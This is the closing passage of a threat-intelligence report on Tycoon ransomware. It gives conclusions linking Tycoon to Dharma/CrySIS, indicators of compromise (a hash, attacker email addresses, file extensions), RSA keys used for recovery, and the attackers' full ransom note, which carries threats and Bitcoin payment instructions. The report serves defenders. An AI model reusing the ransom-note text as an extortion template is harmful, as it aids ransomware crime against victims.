

Figure 13: Recovering a .redrum file with the use of decrypted AES key

Unfortunately, it doesn't work for the more recent “happyny3.1” version that adds the .grinch and .thanos extensions to the encrypted files.

Conclusions

Malware writers are constantly seeking new ways of flying under the radar. They are slowly moving away from conventional obfuscation and shifting towards uncommon programming languages and obscure data formats. We have already seen a substantial increase in ransomware written in languages such as Java and Go. This is the first sample we've encountered that specifically abuses the Java JIMAGE format to create a custom malicious JRE build.

Tycoon has been in the wild for at least six months, but there seems to be a limited number of victims. This suggests the malware may be highly targeted. It may also be a part of a wider campaign using several different ransomware solutions, depending on what is perceived more successful in specific environments.

The overlap in some of the email addresses, as well as the text of the ransom note and the naming convention used for encrypted files, suggests a connection between Tycoon and Dharma/CrySIS ransomware. **Indicators of Compromise (IOCs)**

JIMAGE module (lib\modules):
eddc43ee369594ac8b0a8a0eab6960dba8d58c0b499a51a717667f05572617fb

Email Addresses:

- pay4dec[at]cock[.]lu
- dataissafe[at]protonmail[.]com
- dataissafe[at]mail[.]com
- foxbit[at]tutanota[.]com
- moncler[at]tutamail[.]com
- moncler[at]cock[.]li
- relaxmate[at]protonmail[.]com
- crocodelux[at]mail[.]ru
- savecopy[at]cock[.]li
- bazooka[at]cock[.]li
- funtik[at]tutamail[.]com
- proff-mariarti[at]protonmail[.]com

Encrypted Files Extension:

- thanos
- grinch
- redrum

Encrypted Files Signature:

- happyny3.1
- redrum3_0

RSA Public Key (happyny3.1 version):

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDa+whJSxr9ngcD1T5GmjDNSUEY
gz5esbymvy4lE9g2M3PvVc9iLw9Ybe+NMqJwHB8FYCTled48mXQmCvRH2Vw3lPkA
TrQ4zbVx0fgEsoxekqtb3GbK2NseXEeavCi5lo5/jXZi4Td7nlWTu27CluyxRSgv
L0O19CwzvckTM91BKwIDAQAB
-----END PUBLIC KEY-----

RSA Private Key (redrum3_0 version):

-----BEGIN RSA PRIVATE KEY-----

MIICXQIBAAKBgQCyNELzNaPcGBlt2YEARamc+a+uyM8/mRadrMLLQ9tuzkppvdWI
iM/LH+xATZUgByknwzaMtRQZi6R2pQ8nBG6DxNtdhla33L+njQLTW+7wo1tSaaJz
6Of0FvCUZNPZ0mF5OrJO+Z6ZfDxafcwv653li7aTwaKlhjFoZijBMrA43wIDAQAB
AoGAPJ+l0yJBX0OXiwY+W3BXdj5+5LANyS30QqmeDvZDtRtat0RMW0lnn0t53JpI
DABDoPJJIW8MqnAWAALA994LFhk9jUtJTUgwsViyKL/Q/dOCeBPJU3xyXNkqhmCN
ImP4v7DxjvWp1pomrIIRCW68GkbB+cSGyLAzUo+1KHVh6LECQQDdL26UsVNsNYTX
rfv6BZltGO1HJHYTiz0cI82n4woZY2fS2lpBDEvy3Rl8E4Y7F9tQby4odDLHi/9l
RCeoif45AkEAzkDsPGauMmWsPXAbXrjzq3/0+MWgh7Vd8Gpgn83QUYjTO2RxtE1n
zAYzTLrFFtM8zmCAubpKM1dyi4Xs7hlv1wJBAJD5ofV8NT3b5nKn61z5gdJlYEEd
OPeecDOdlBLS0a/KZCbkT/wK300UdrvI4FajUHDsLsj9QLtim8f4YDYsHKECQQCX
R40+XD3mnyZvRbv9hQDMyKSglyvAfimxvgSzEZ17QDVWubygd6nrPpz/6XnH3RYb
dTLVhysHb1uHtKpslWGvAkAf0kivk9miSFnVeoO1XZumRAwrhTh6Rxhkg6MJCLBP
ThoY7wYXmV9zNPo02xYTvZlyhwnWspz4Kx4LsUutWmBs

-----END RSA PRIVATE KEY-----

Ransom Note:

Hello!

All your documents, photos, databases and other important files have been ENCRYPTED! Do you really interested to restore your files?

If so, you must buy decipher software and private key to unlock your data!
Write to our email - **%s** and tell us your unique **%s**
We will send you full instruction how to decrypt all your files.
In case of no answer in 24 hours write us on additional e-mail address - **%s**

==========
FAQ FOR DECRYPTION YOUR FILES:
==========

* WHATS HAPPENED ???

Your files are NOT DAMAGED! Your files have been modified and encrypted with strong cipher algorithm. This modification is reversible. The on
decrypt your files is to purchase the decipher software and private key. Any attempts to restore your files with the third-party software will be fata
because would damage data essential for decryption !

Note !!! You have only 24 hours to write us on e-mail or all your files will be lost or the decryption price will be "increased!"

==========
==========

* HOW TO RECOVERY MY FILES ???

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decipher software
key that will decrypt all your files.

==========

* FREE DECRYPTION !!!

Free decryption as guarantee! If you don't believe in our service and you want to see a proof, you can ask us about test" for decryption. You sen
modified files. Use file-sharing service and Win-Rar to send files for test. Files have to be less than 1 MB (non archived). Files should not be imp
send us databases, backups, large excel files, etc. We will decrypt and send you your decrypted files back as a proof!"

==========

* WHY DO I NEED A TEST???

This is done so that you can make sure that only we can decrypt your files and that there will be no problems with the decryption!

==========

* HOW TO BUY BITCOINS ???

There are two simple ways to by bitcoins:
https://exmo.me/en/support#/1_3
https://localbitcoins.net/guides/how-to-buy-bitcoins

Read this information carefully because it's enough to purchase even in large amounts

==========

!!! ATTENTION !!!

!!! After 60 hours the price for your encryption will increase 10 percent each day
!!! Do not rename encrypted files.
!!! Do not try to decrypt your data using third party software, it may cause permanent data loss.
!!! Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a sca

Citations:

[1] *https://www.bleepingcomputer.com/forums/t/709143/help-me-to-identify-ransomware-with-redrum-extension/*
[2] *https://attack.mitre.org/techniques/T1183/*
[3] *https://en.wikipedia.org/wiki/Galois/Counter_Mode*
[4] *https://www.bleepingcomputer.com/forums/t/709143/help-me-to-identify-ransomware-with-redrum-extension/page-2*

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

About KPMG's UK Cyber Response Services Team

KPMG's UK Cyber Response Services Team provides incident response, forensic investigations, and crisis management services across corporate, insurance and legal service sectors. KPMG has over 3,500 cyber professionals in offices around the globe with cyber response labs across 12 major regions. Our professionals have experience working on various forms of cybercrime, including insider threats, data breaches, hacktivism, and advanced persistent threat-style intrusions by highly motivated adversaries.

Our services include on-demand incident response readiness and response, host and enterprise-based forensics, network forensics, threat intelligence, and SOC enhancement.

For further information, please visit kpmg.co.uk/cyber or email cyber[at]kpmg.co.uk.

Back